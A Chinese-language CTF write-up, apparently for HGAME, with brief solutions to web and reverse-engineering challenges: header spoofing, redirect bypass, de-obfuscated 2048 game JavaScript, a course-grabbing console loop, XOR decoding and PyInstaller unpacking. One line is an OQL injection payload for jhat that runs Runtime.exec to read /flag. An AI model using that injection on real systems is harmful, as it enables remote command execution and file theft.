

# WEB

## ezHTTP

referer

user-agent

x-real-ip

在header里找到疑似flag的东西然后发现用jwt decode

## Bypass it

抓包发现点击注册以后会出现弹窗然后跳转到login界面，但是依然会给出注册界面

拦截跳转的包完成注册，登录后领取flag

## 2048

代码经过混淆，那就要找到给出flag的函数直接运行

看代码发现有字符串"game-won"下面有一串奇怪的东西，猜测是加密后的flag

```
g[h(432)][h(469)] = function(x) {  
    var n = h  
        , e = x ? "game-won" : n(443)  
        , t = x ? s0(n(439),  
            "V+g5LpoEej/fy0nPNivz9SswhIhGaD0mU8CuXb72dB1xYMrZFRA1=QcTq6JkWK4t3") : n(453);  
    this[n(438)][n(437)].add(e),  
    this[n(438)][n(435)]("p")[-1257 * -5 + 9 * 1094 + -5377 * 3].textContent = t  
}
```

可以看到这里x应该是对于条件满足的标志，那么把x去掉就可以直接运行给出flag的代码

更改后

```
g[h(432)][h(469)] = function(x) {  
    var n = h  
        , e = "game-won"  
        , t = s0(n(439),  
            "V+g5LpoEej/fy0nPNivz9SswhIhGaD0mU8CuXb72dB1xYMrZFRA1=QcTq6JkWK4t3");  
    this[n(438)][n(437)].add(e),  
    this[n(438)][n(435)]("p")[-1257 * -5 + 9 * 1094 + -5377 * 3].textContent = t  
}
```

因为不让我直接debug然后我就把代码放到本地运行了一下也是在游戏结束时出现了flag


# 32768

SCORE  
1312

BEST  
1312

Join the numbers and get to the 32768 tile!

New Game



**HGAME:** HAVE FUN PLAYING 32768 AND YOUR WILL GET FLAG!

## Select Courses

查看js源代码，题目是通过 `selectCourse(id)` 选课然后再通过 `TellAgu()` 验证获取flag

一开始以为是通过id进行注入，但是id只允许数值类型的数据

后面发现就是纯纯的抢课，然后在console写了个抢课的小脚本（懒得加一些抢到的条件判断了）

```
setInterval(function(){
  selectCourse(1);
  selectCourse(2);
  selectCourse(3);
  selectCourse(4);
  selectCourse(5);
  console.log("complete");
}, 1000);
```

jhat

oql注入, 不出网

exp

```
(new java.io.BufferedReader(new  
java.io.InputStreamReader(java.lang.Runtime.getRuntime().exec('cat  
/flag')).getInputStream()))).readLine()
```

## Re

---

### ezASM

xor 0x22

### ezUPX

脱壳以后

xor 0x32

### ezPYC

pyinstxtractor

pycdc

```
s = ""  
for i in range(0, 37, 1):  
    s += chr(flag[i] ^ c[i % 4])  
print(s)
```